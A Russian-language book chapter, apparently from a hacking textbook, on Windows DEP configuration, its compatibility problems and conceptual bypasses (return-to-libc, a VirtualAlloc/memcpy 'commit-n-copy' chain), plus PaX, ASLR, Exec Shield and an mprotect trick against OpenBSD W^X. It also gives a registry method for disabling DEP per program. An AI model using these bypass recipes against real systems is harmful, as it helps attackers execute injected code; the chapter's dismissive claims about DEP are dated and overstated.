Мы будем обсуждать только аппаратную реализацию DEP, поскольку ее сложнее всего обойти. Некоторые даже считают, что это вообще невозможно: "*...на сегодняшний день не существует ни одного хотя бы концептуального эксплойта, на практике доказывающего возможность поражения Windows XP с установленным пакетом обновления Service Pack 2*" (**http://www.computerra.ru/softerra/36652**). Если бы защита DEP проектировалась с учетом всех нюансов, то именно так все и было бы. Однако Microsoft идет своим особым путем, и поэтому DEP обходится без труда, а вот у легальных пользователей возникает множество проблем, о которых мы еще поговорим.

Неправильно называть DEP защитным механизмом. До "защитного механизма" DEP очень и очень далеко — примерно так же, как игрушечной машинке до настоящего автомобиля. DEP — это всего лишь поддержка атрибутов защиты страниц, и ничего более!

По данным компании Intel, XD-бит поддерживают следующие операционные системы, предотвращающие *непреднамеренное* исполнение кода в неисполняемых областях памяти:

- Microsoft Windows* Server 2003 с Service Pack 1
- Microsoft Windows* XP* с Service Pack 2
- SUSE Linux* 9.2
- Red Hat Enterprise Linux 3 Update 3

> ***Примечание***
>
> Однако преднамеренных хакеров эта мера не остановит, и все системы могут быть атакованы, причем Windows атаковать проще, чем Linux.

Конфигурирование DEP

64-битные редакции Windows при работе в native-режиме всегда задействуют DEP и не позволяют блокировать эту защиту. Если разработчику хочется выполнить код на стеке или в куче (а разработчикам хочется этого достаточно часто), он должен *явно* назначить атрибуты доступа к данному региону памяти путем вызова API-функции `VirtualAlloc` или `VirtualProtect`. Никаких прав для этого не нужно, так что мы получаем лишь видимость безопасности — защиту от непреднамеренного доступа, но не более того. Чуть далее в этой главе (см. *разд. "Атака на DEP"*) мы покажем, как ее обойти.

[2] Набор защитных мер, разработанных Microsoft для предотвращения использования обработчика структурных исключений (SEH) shell-кодом, позднее был переименован в software-enforced DEP.

С 32-битными приложениями дела обстоят намного сложнее. Существует огромное количество уже написанного ПО, трактующего атрибут `-r-` как `-x-` и отказывающегося работать, если это не так. Поэтому для сохранения обратной совместимости Microsoft предусмотрела возможность отключения DEP для 32-битных редакций Windows и 32-битных приложений, исполняющихся в 64-битных версиях Windows.

Чтобы задействовать механизм DEP, необходимо иметь процессор, поддерживающий NX/XD-биты, причем 32-битные процессоры поддерживают NX-бит только в режиме расширения физических адресов (Physical Address Extension, PAE). 32-битные редакции Windows автоматически распознают тип процессора, при необходимости добавляя ключ `/PAE` в файл boot.ini. 64-битные редакции не имеют отдельного PAE-ядра[3], поэтому добавлять ключ `/PAE` для них не нужно.

Ключи файла boot.ini, отвечающие за DEP, и задаваемые ими настройки для 32- и 64-разрядных версий Windows кратко перечислены в табл. 37.1.

Таблица 37.1. *Настройки файла boot.ini и регионы памяти, защищенные от выполнения кода в 32- и 64-битных версиях Windows*

Ключи файла boot.ini		**<blank>**	**/execute**	**/noexecute**
32-разрядные версии Windows:	Режим ядра	DEP включена	DEP отключена	DEP включена
	Пользовательский режим	DEP отключена		DEP включена
64-разрядные версии Windows:	32-разрядный пользовательский режим	DEP отключена		DEP включена
	Режим ядра	DEP включена		
	64-битный пользовательский режим	DEP включена		

Если не указывать никаких дополнительных ключей, то в 32-битных редакциях Windows будет запрещено выполнение кода на стеке, в ядре и в некоторых системных службах прикладного уровня. Все остальные приложения будут исполняться в обычном режиме. 64-битные версии по умолчанию разрешают выполнение кода на стеке/куче только для 32-битных приложений, а для 64-битных они запрещены.

Ключ `/execute` полностью отключает DEP для 32-битных редакций Windows, а также для 32-битных приложений, исполняющихся под 64-битными редакциями Windows. При этом на "родные" 64-битные приложения влияние этого ключа не распространяется, и они по-прежнему остаются защищенными.

Ключ `/noexecute=`*`уровень_политики`* позволяет конфигурировать DEP по своему усмотрению, выбирая требуемый уровень защищенности. Параметр *`уровень_политики`* может принимать одно из следующих значений: `AlwaysOn`, `AlwaysOff`, `OptIn` и `OptOut`, описанных в табл. 37.2.

Таблица 37.2. *Влияние уровня политики на безопасность*

Параметр	**Значение**
`OptIn` (по умолчанию)	Защита DEP включена только для ограниченного количества системных процессов Windows и для ядра
`OptOut`	Защита DEP включена для всех процессов и ядра, однако можно сформировать список приложений, на которые защита не распространяется
`AlwaysOn`	Защита DEP включена для всех процессов и ядра. Отключить защиту выборочно для указанных пользователем приложений нельзя
`AlwaysOff`	Защита DEP отключена для всех процессов и ядра

[3] Они работают через технологию расширения окна адресации (Address Windowing Extension, AWE).




Рис. 37.6. Интерактивное конфигурирование DEP

Кроме редактирования файла boot.ini для настройки DEP можно воспользоваться интерактивным конфигуратором (рис. 37.6). Интерактивный конфигуратор, разумеется, предназначен не для хакеров, а для обычных пользователей, да и, к тому же, набор предоставляемых опций, которые можно настроить с его помощью, ограничен.

Список программ, для которых отключена защита DEP, можно сформировать и через реестр (чисто хакерский путь, экономящий массу времени). Просто откройте ключ `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers` и создайте в нем новый строковый элемент (тип данных `REG_SZ`). Имя этого элемента должно представлять собой полный путь к exe-файлу, защиту которого мы хотим отключить. Присвойте новому элементу значение `DisableNXShowUI`.

Проблемы совместимости

Исполняемый стек необходим очень многим приложениям: защитным механизмам, эмуляторам, just-in-time-компиляторам и т. д. Попытки сделать стек неисполняемым неоднократно предпринимались еще в 70—80 годах прошлого века, когда операционной системы Windows и в проекте не существовало. И все эти нововведения как-то не прижились. Произошло это из-за проблем совместимости. Кому нужна операционная система, если на ней нельзя запускать свои любимые приложения? Выхода нет. Или безопасность, или совместимость. Компромисс невозможен. Потому и Microsoft разработала всего лишь пародию на защиту и тут же ее отключила, чтобы у пользователей не возникло лишних проблем.

Тем не менее, проблемы все-таки возникли. Попробуйте выполнить в Microsoft Knowldedge Base поиск по ключевому слову `DEP`, чтобы посмотреть, какие конфликты обнаруживаются только

с продуктами самой Microsoft. А ведь именно Microsoft, по всем понятиям, должна была обеспечить надлежащую преемственность и совместимость. Вот, например:

- *Hardware (DEP)-enabled computer may unexpectedly quit after you resume from standby or from hibernation in Windows XP Service Pack 2* (при активной аппаратной поддержке DEP компьютер может неожиданно зависать при выходе из спящего или hibernation-режима): **http://support.microsoft.com/default.aspx?scid=kb;en-us;889673**.
- *You receive a "Data Execution Prevention" error message when you start Live Meeting 2005* (при запуске Live Meeting 2005 появляется сообщение об ошибке "Data Execution Prevention") **http://support.microsoft.com/default.aspx?scid=kb;en-us;894643**.
- *You receive error messages when you install Windows CE 4.x Emulator on a computer that is running Windows XP Service Pack 2 and the computer has DEP hardware* (при установке эмулятора Windows CE 4.*x*, возникает сообщение об ошибке): **http://support.microsoft.com/default.aspx?scid=kb;en-us;891667**.

С приложениями сторонних производителей дела обстоят еще хуже. Навесные упаковщики и протекторы, использующие самомодифицирующийся код и другие антихакерские трюки, не могут работать с неисполняемым стеком. Это значит, что защита DEP для них должна быть отключена. Кое-кто может возразить, что все проблемы от "неправильного" стиля программирования и использования "недокументированных" особенностей системы (которые на самом деле вполне документированы). Однако проблемы встречаются не только у кустарей, но и весьма именитых фирм, например, Borland. Заходим в "Базу знаний" (**http://support.borland.com**), набираем `DEP` и тут же получаем множество ссылок, например:

- *"Client installation does not run"* (**http://support.borland.com/entry!default.jspa?categoryID=64&externalID=4287&fromSearchPage=true**).
- *"Why do I get a GPF memory error when installing StarTeam on Windows 2003?"* (**http://support.borland.com/entry!default.jspa?categoryID=108&externalID=1522&fromSearchPage=true**).
- *"StarTeam 6.0 server installer does not start under Windows XP / Windows 2003"* (**http://support.borland.com/entry!default.jspa?categoryID=108&externalID=3827&fromSearchPage=true**).

Таким образом, *DEP — очень конфликтная вещь, создающая множество проблем и ни от чего не защищающая*. Microsoft допустила множество серьезных просчетов, позволяющих проникать сквозь DEP даже на максимальном уровне защищенности.

Все дальнейшие рассуждения применимы как к 32- так и к 64-битным редакциям Windows и не зависят от настройки системы. Будем для определенности считать, что ключ `/noexecute` установлен в положение `AlwaysOn`.

Атака на DEP

Microsoft подтвердила возможность обхода DEP еще в январе 2005, когда на сайте MaxPatrol появилась статья Александра Анисимова *"Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass"* (**http://www.maxpatrol.com/ptmshorp.asp**). Однако Microsoft не придала этому большого значения, заявив, что реализовать удаленную атаку все равно не удастся: *"An attacker cannot use this method by itself to attempt to run malicious code on a user's system. There is no attack that utilizes this, and customers are not at risk from the situation"* (Атакующий не может использовать этот метод для запуска зловредного кода на целевой системе. До сих пор не было продемонстрировано ни одной атаки, использующей этот трюк, и потребители не подвергаются риску — **http://www.eweek.com/article2/0,1759,1757786,00.asp**).

Это совсем не так! Механизм DEP легко пробивается с любого расстояния. Результатом атаки становится переданный и успешно выполненный shell-код, выполняющий команды, заранее подготовленные злоумышленником. Чтобы понять, как это делается, сначала необходимо разобраться

с классическими методами переполнения. Подробно эти вопросы разбираются в статье *"Ошибки переполнения буфера извне и изнутри как обобщенный опыт реальных атак"* (**http://www.samag.ru/art/03.2004/03.2004_07.pdf**).

Напомним читателю основные положения: отсутствие контроля границ локальных буферов позволяет затирать адрес возврата из функции, помещая сюда указатель на shell-код, который находится здесь же, в стеке. Другой тип переполнения связан с кучей. С его помощью хакер может модифицировать любую перезаписываемую ячейку в адресном пространстве уязвимого процесса. Например, можно подменить указатель на виртуальную функцию или подделать адрес возврата (рис. 37.7). Имеются и другие возможности. В частности, атакующий может изменить обычный порядок выделения блоков памяти из кучи, разместив следующий выделяемый блок поверх ключевых структур данных, но для простоты изложения мы ограничимся модификацией адреса возврата.




Рис. 37.7. Классическая удаленная атака — засылка shell-кода в стек с последующей передачей на него управления путем модификации адреса возврата

Существует множество защитных механизмов, контролирующих целостность кучи и адреса возврата, но со своей задачей они не справляются. Это — отдельная большая тема, никак не связанная ни с NX/XD-битами, ни с технологией DEP. Она будет подробно рассмотрена в последующих книгах, сейчас же ограничимся тем, что DEP никак не препятствует модификации адреса возврата. Существует множество программ, действительно позволяющих это делать (Internet Explorer, FireFox и др.).

Манипулируя адресом возврата, хакер может вызывать произвольные функции уязвимой программы (в том числе и API-функции операционной системы), передавая необходимые параметры через стек. Конечно, при этом он будет очень ограничен в своих возможностях, поскольку среди готовых функций не так уж и много тех, что реально полезны для хакерства. Однако проблему удается решить путем вызова API-функции `CreateProcess` или функции `System` из библиотеки `CRT`, запустив штатную программу типа tftp.exe и закачав на атакуемый компьютер двоичный файл, который можно исполнить с помощью `CreateProcess`/`System` (атака типа return-to-libc). Механизм DEP этому сценарию *никак* не препятствует, поскольку в этом случае shell-код передается не через стек/кучу, а через легальный исполняемый файл. На стеке содержатся лишь аргументы вызываемых функций и "поддельные" адреса возврата, указывающие на них.

Таким образом, *даже при включенном DEP у хакера сохраняется возможность забрасывать на атакуемую машину свой код и передавать на него управление*. Наличие tftp.exe не является необходимым условием для атаки. Даже если его удалить, хакер может вызвать, например, cmd.exe. Достаточно перенаправить вывод в файл и с помощью `ECHO` создать крохотный com-файл, делающий что-то "полезное". Да и в самой уязвимой программе наверняка содержатся функции, через которые можно загрузить файл из Интернета… Словом, возможностей — море! Атаки этого типа хорошо изучены хакерами и описаны в литературе[4]. Только специалисты из Microsoft, похоже, об этом ничего не знают, иначе как можно объяснить тот загадочный факт, что успешность атаки данного типа никак не зависит от активности DEP, и старые эксплоиты полностью сохраняют свою работоспособность. Распространение червей останавливается только потому, что вместе с DEP пакет обновлений включает в себя заплатки на все известные дыры. Однако

[4] См., например, статью *"On the Effectiveness of AddressSpace Randomization"* (**http://www.stanford.edu/~blp/papers/asrandom.pdf**).

стоит хакерам найти еще одну ошибку переполнения (а это всего лишь вопрос времени), как Интернет захлестнет новая эпидемия, и никакой механизм DEP ее не остановит.

Некоторые могут сказать, что это "не настоящая" атака, поскольку в ней отсутствует явная передача shell-кода через стек, а ведь именно на это механизм DEP и рассчитан! Мысль, конечно, умная, но забавная. И какой это хакер бросится на амбразуру, если до намеченной цели можно добраться в обход? Неужели в Microsoft всерьез считают, что атакующий играет по "правилам" и идет по пути наибольшего сопротивления, карабкаясь по извилистой горной тропинке, напичканной патрулями, когда столбовая дорога никем не охраняется?

В качестве разминки рассмотрим альтернативный сценарий атаки, передающий shell-код через стек. Забросить shell-код в локальный буфер — не проблема, подменить адрес возврата — тоже. Но вот при попытке передачи управления на shell-код при активном DEP будет возникать исключение, ведь X-атрибута у нас нет, хотя в данном случае все зависит от того, что мы именно переполняем. Как уже говорилось ранее, некоторые приложения (в том числе и браузеры) нуждаются в исполняемом стеке, в который они складывают откомпилированный java-код. Но не будем смягчать себе условия. Давайте считать, что никаких исполняемых страниц в нашем стеке нет. Чтобы их заполучить, необходимо либо сбросить NX/XD-бит (но это может делать только система), либо… вызывать функцию `VirtualProtect`, назначая атрибуты защиты по своему желанию!

Но как же мы вызовем `VirtualProtect` без возможности выполнения shell-кода? Да очень просто — скорректируем адрес возврата так, чтобы он указывал на `VirtualProtect`, тогда при выполнении команды `return` она передаст этой функции управление!




Рис. 37.8. Подготовка стека для реализации атаки типа commit-n-copy

На самом деле, это только идея. До практической реализации ей еще далеко. В жизни все намного сложнее и элегантнее. Допустим, вызвали мы `VirtualProtect`. А дальше что? Куда она возвратит управление? И как узнать адрес выделенного блока? Это — замечательная головоломка!

Взгляните на рис. 37.8. Специалисты поймут идею с первого взгляда, неспециалистам мы сейчас все объясним. Более подробную информацию и интересные идеи можно найти здесь: **http://woct-blog.blogspot.com/2005/01/dep-evasion-technique.html**.

Итак, все по порядку. Начнем с ответа на вопрос: куда возвращает управление `VirtualProtect`? Ответ очевиден: по указателю, который лежит за модифицированным адресом возврата! В момент выхода из `VirtualProtect`, процессор сталкивает текущий адрес возврата с вершины стека и удаляет переданные ей аргументы. Так происходит потому, что `VirtualProtect`, как и все API-функции, придерживается соглашения о передаче параметров типа `stdcall`, при котором аргументы удаляются самой вызываемой функцией.

Таким образом, мы можем вызывать столько `stdcall`-функций, сколько захотим. Процессор будет послушно стягивать их со стека, поступательно двигаясь от вершины вглубь. Техника вызова `cdecl`-функций выглядит чуть сложнее. Они не очищают аргументы при выходе, и атакующему приходится это делать самостоятельно. Проще всего перенаправить адрес возврата на код типа `ADD ESP,n/RET`, расположенный где-то внутри уязвимой программы, где `n` — количество байт, занятых аргументами. Такую комбинацию можно встретить практически в любом оптимизированном эпилоге. Ну а нужное `n` подобрать совсем не сложно!

Теперь мы знаем, как вызывать функцию для изменения атрибутов доступа и вернуться обратно в shell-код, но это еще не все. Функция `VirtualProtect` требует, чтобы ей передали адрес уже выделенного региона, а shell-коду он неизвестен. К тому же, по слухам, Microsoft собирается встроить в `VirtualProtect` дополнительную проверку, запрещающую назначать X-атрибут, если он не был присвоен еще при выделении. Тупик? Не совсем, ведь мы можем выделить новый регион, назначить нужные права, скопировать туда свой shell-код и передать ему управление. С выделением никаких проблем нет — берем функцию `VirtualAlloc` — и вперед! Но, прежде чем стремиться вперед, рассмотрим функцию `VirtualAlloc` более подробно. Она занимается выделением (allocate) и передачей (commit) виртуальной памяти, с одновременной установкой прав доступа на чтение/запись/выполнение. Прототип этой функции приведен в листинге 37.1.

Листинг 37.1. Прототип функции VirtualAlloc

```
LPVOID VirtualAlloc
(
       LPVOID lpAddress,
       SIZE_T dwSize,
       WORD flAllocationType,
       DWORD flProtect
);
```

Аргументы, принимаемые функцией `VirtualAlloc`, кратко описаны в табл. 37.3.

Таблица 37.3. *Аргументы функции VirtualAlloc*

Аргумент	Назначение
`lpAddress`	Указатель на передаваемый регион памяти
`dwSize`	Размер передаваемого региона
`flAllocationType`	Тип запроса, `MEM_COMMIT (1000h)` — передача памяти
`flProtect`	Атрибуты защиты, `PAGE_EXECUTE_READWRITE (40h)` — rwx

Как прочитать возвращенный указатель — вот в чем вопрос! Функция передает его в регистре EAX, и заранее предсказать его значение невозможно. А ведь хакер должен сформировать указатель и занести его в стек еще на стадии проектирования shell-кода, то есть задолго до вызова VirtualAlloc. Ну, теперь уж точно тупик… А вот и нет! Внимательное чтение SDK или Джеффри Рихтера[5] показывает, что Windows позволяет выполнять COMMIT (т. е. передавать) уже переданную память по заданному адресу. Хотя последствия такого выделения могут быть очень печальными (для кучи) — кого это волнует?! Главное, чтобы shell-код получил управление, и он его получит! Выбираем произвольный адрес, который с высокой степенью вероятности не занят ничем полезным (например, 191000h), и передаем его функции VirtualAlloc вместе с флагом MEM_COMMIT и атрибутами PAGE_EXECUTE_READWRITE. Все! Первая стадия атаки благополучно завершилась.

На втором шаге мы вызываем функцию memcpy и копируем shell-код в только что выделенный регион памяти, целевой адрес которого заранее известен. После этой операции, shell-код оказывается в области памяти, где разрешено выполнение, и нам остается только занести в стек еще один подложный адрес возврата, который будет указывать на него.

> ***Примечание***
>
> Функция memcpy, в отличие от VirtualAlloc, придерживается cdecl-соглашения, поэтому после нее мы уже не можем выполнять никаких других функций, предварительно не удалив аргументы со стека.

Последовательность вызовов, реализующих атаку, выглядит так, как показано в листинге 37.2. Напоминаем, что это не shell-код, а именно *последовательность вызовов API-функций*, осуществляемая путем подмены адресов возврата.

Листинг 37.2. Последовательность вызова функций, реализующих атаку типа commit-n-copy

```
VirtualAlloc(REMOTE_BASE, SHELLCODE_LENGTH, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
memcpy(REMOTE_BASE, SHELLCODE_BASE, SHELLCODE_LENGTH);
GOTO shell_code;
```

Маленький нюанс — 64-битные редакции Windows передают аргументы API-функциям через регистры, и потому вызывать VirtualAlloc на них уже не удастся[6]. То есть вызывать-то удастся, а вот передать аргументы — нет, поэтому только что описанный сценарий уже не сработает. Однако вызов функций уязвимой программы через подмену адреса возврата будет действовать по-прежнему. Это означает, что запустить, например, tftp.exe мы все-таки сможем, вызывая ее через функцию System, которая по-прежнему принимает аргументы через стек.

Подведем итог: стечение ряда неблагоприятных для DEP обстоятельств делает эту технологию практически полностью бесполезной. Да, она отсекает целый класс атак, основанных на переполнении, однако дает пищу для новых. Иными словами, в целом ситуация никак не меняется. Забавно, но большинство людей (в том числе и администраторов!) совершенно не понимает, что такое DEP, какие цели этот механизм преследует и в чем заключается взлом. Достаточно почитать дискуссию, развернувшуюся на **http://www.mastropaolo.com/?p=13**, чтобы убедиться, что оба предложенных сценария обхода DEP не считаются взломом, поскольку X-атрибут присваивается "легальным" способом через вызов VirtualAlloc. На самом деле, суть взлома вовсе не в том, чтобы выполнить код в области памяти без X-атрибута (это действительно невозможно), а в том, чтобы использовать уязвимое ПО в своих хакерских целях. В идеале, механизм DEP должен представлять собой целый комплекс защитных мер, предотвращающих это, но ничего

[5] Джеффри Рихтер. "Windows для профессионалов. Создание эффективных Win32-приложений с учетом специфики 64-разрядной версии Windows". — СПб.: Питер, Русская Редакция, 2001.
[6] Разумеется, речь идет только о 64-битных приложениях.

подобного он не делает, ограничиваясь простой формальной поддержкой NX/XD-атрибутов. Перечислим те обстоятельства, которые ему мешают:

- Параметры API-функций передаются через стек.
- Адреса API-функций и положение вершины стека легко предсказуемы.
- Всякий процесс может пометить любой регион памяти как "исполняемый".
- Функция `VitualAlloc` позволяет выделять/передавать уже переданную память.

В лагере UNIX

Ошибки переполнения не являются "собственностью" Windows. Это — общая проблема для всех программ, написанных на C/C++, родиной которых была и остается операционная система UNIX. Уязвимые приложения в изобилии встречаются и там. С ними активно борются путем изобретения хитроумных трюков и оригинальных технических решений, о которых мы и собираемся сейчас рассказать.

Начнем с того, что существуют такие процессорные архитектуры (SPARC, SPARC64, Alpha, HPPA), на которых UNIX имеет неисполняемый стек еще от рождения. Существуют архитектуры, использующие раздельные стеки для хранения адресов возврата и локальных переменных. Подменить адрес возврата на них невозможно, но легко затереть указатель на функцию, при вызове которой управление получит shell-код. Правда, передача аргументов представляет собой большую проблему, особенно если они передаются через регистры, тем не менее атаковать такую систему все-таки возможно, пусть и на концептуальном уровне.

На IBM-совместимых машинах Linux/BSD по умолчанию ведут себя точно так же, как Windows XP без SP2. Иначе говоря, они трактуют `r`-атрибут как `-x-`, позволяя исполнять код там, где вздумается. Первой ласточкой, ринувшейся навстречу буре, стал патч от Solar Designer, делающий стек неисполняемым. Хакеров это ничуть не смутило, ведь возможность вызова функций через адрес возврата return-to-libc осталась. Зато этот патч помешал многим "честным" программам. В общем, большой популярности это решение не получило.

Неисполняемый стек — это всего лишь одна из защитных мер, которая оправдывает себя только в совокупности с целым комплексом остальных. Так, например, бессмысленно ставить бронированную дверь, если можно залезть в окно. Рассмотрим возможности, которые предоставляет популярный пакет PaX[7], распространяемый на бесплатной основе вместе с исходными текстами и подробной технической документацией, из которой можно почерпнуть много интересного.

Первое и главное — PaX не требует специальной поддержки со стороны оборудования и не нуждается в битах NX/XD. Вместо этого он группирует сегменты и устанавливает лимиты так, чтобы они не пересекались (см. рис. 37.2). Несомненный плюс такого решения в том, что для защиты от хакеров нам не нужно приобретать новый процессор — это во-первых. Во-вторых, shell-код не сможет выделить исполняемый регион в области кучи или стека. То же самое, впрочем, относится и к just-in-time-компиляторам, поэтому с совместимостью будут проблемы, которые PaX обходит довольно элегантным путем. При аппаратной поддержке со стороны ЦП (биты NX/XD), он может защищать не только весь процесс целиком, но и его отдельную часть. Допустим, мы имеем приложение, нуждающееся в исполняемом стеке, но не присваивающее X-атрибут явно. Под Windows мы будем вынуждены занести его в список программ, на которые механизм DEP не распространяется, со всеми вытекающими отсюда последствиями. А PaX позволяет отключить защиту лишь для части стека! Конечно, это снижает иммунитет системы, но не так радикально, как полное отключение DEP. К тому же рандомизация адресов не позволяет shell-коду добраться до этой исполняемой области и воспользоваться ею в своих целях.

[7] PaX — это патч к ядру Linux, позволяющий задать минимальные права доступа приложений к страницам памяти. Домашняя страница проекта: **http://pax.grsecurity.net/**.

Вторым китом является *технология рандомизации адресного пространства* (Address Space Layout Randomization, ASLR[8]). Если при каждом запуске программы непредсказуемым образом менять положение всех сегментов, хакер не сможет определить ни расположение shell-кода, ни адреса API-функций[9], следовательно, подмена адреса возврата не дает ничего, кроме DoS. Пакет PaX позволяет рандомизировать основные сегменты ELF-файла (code, data, bss), кучу, библиотечные функции, стек потока, разделяемую память и стек ядра, короче, устраивает настоящий хаос, в котором не остается ничего постоянного, за что можно было бы уцепиться. Ну, или практически ничего.

Третий кит — PaX "дорабатывает" функцию `mprotect()` так, чтобы выдавать X-атрибут могла только система. Никакой прикладной процесс не может изменить атрибуты региона памяти с `-x` на `+x`. Кроме того, никакой регион памяти не может иметь атрибуты `-x-` и `-w-` одновременно.

Пакет PaX портирован на множество систем, в том числе, даже на Windows. Существуют по меньшей мере два приличных порта для Windows NT — BufferShield (о котором будет рассказано далее в этой главе в *разд. "BufferShield или PaX на Windows"*) и StackDefender (**http://www.ngsec.com/ngproducts/stackdefender/**), которые, в отличие от штатного DEP, действительно защищают компьютер от вторжения, и преодолеть их очень трудно (рис. 37.9 и 37.10).




Рис. 37.9. Окно конфигурации пакета StackDefender




Рис. 37.10. Окно протокола пакета StackDefender

[8] ASLR — это мощная технология защиты против shell-кода, основанная на непредсказуемом изменении адресов системных функций и расположения стека. Используется в пакетах PaX и Exec Shield, но только не в DEP. Более подробную информацию можно найти здесь: **http://en.wikipedia.org/wiki/ASLR**.

[9] Это утверждение справедливо даже для тех клонов UNIX, в которых вызов API-функций происходит через прерывание, например в Linux/i386, поскольку прикладные процессы общаются с ядром не напрямую, а через разделяемые библиотеки, придерживающиеся соглашения `stdcall` и являющиеся своеобразным аналогом KERNEL32.DLL.

Другой популярный пакет — Exec Shield (**http://people.redhat.com/mingo/exec-shield/**), входящий в состав Red Hat Enterprise Linux v.3, update 3, также использует неисполняемую кучу/стек, замечательно работая на всем семействе процессоров x86 без поддержки NX/XD-битов. Exec Shield частично рандомизирует адресное пространство, произвольным образом изменяя базовый адрес стека, расположение разделяемых библиотек и начало области кучи. Остальная память остается нетронутой, однако для отражения большинства атак и этого оказывается вполне достаточно. Фактически, Exec Shield представляет собой урезанный вариант PaX и не несет в себе ничего нового.

Хуже обстоят дела в OpenBSD. Начиная с версии 3.3, ядро поддерживает механизм `W^X` (произносится как "W xor X"), который предотвращает одновременную установку атрибутов `-x-` и `-w-` на любую область памяти. По замыслу разработчиков, это должно было серьезно озадачить хакеров (**http://marc.theaimsgroup.com/?l=openbsd-announce&m=105175475006905&w=2**).

На самом деле, эта защита элементарно обходится множественными вызовами функции `mprotect`. Сначала shell-код вызывает `mprotect`, устанавливая один лишь атрибут записи (если он не был установлен ранее), затем копирует shell-код через `memcpy` и вызывает `mprotect` еще раз, сбрасывая атрибут записи и присваивая себе права исполнения. Кстати говоря, в версии 3.3 `W^X` не работал на платформе x86 по причине отсутствия возможности задания X-атрибута на уровне страниц. Однако, начиная с версии 3.4, этот недостаток был исправлен.

Короче говоря, в штатной конфигурации, без установки пакета PaX, все UNIX-подобные системы потенциально уязвимы и допускают выполнение shell-кода по сценарию, описанному в *разд. "Атаки на DEP"*.

BufferShield или PaX на Windows

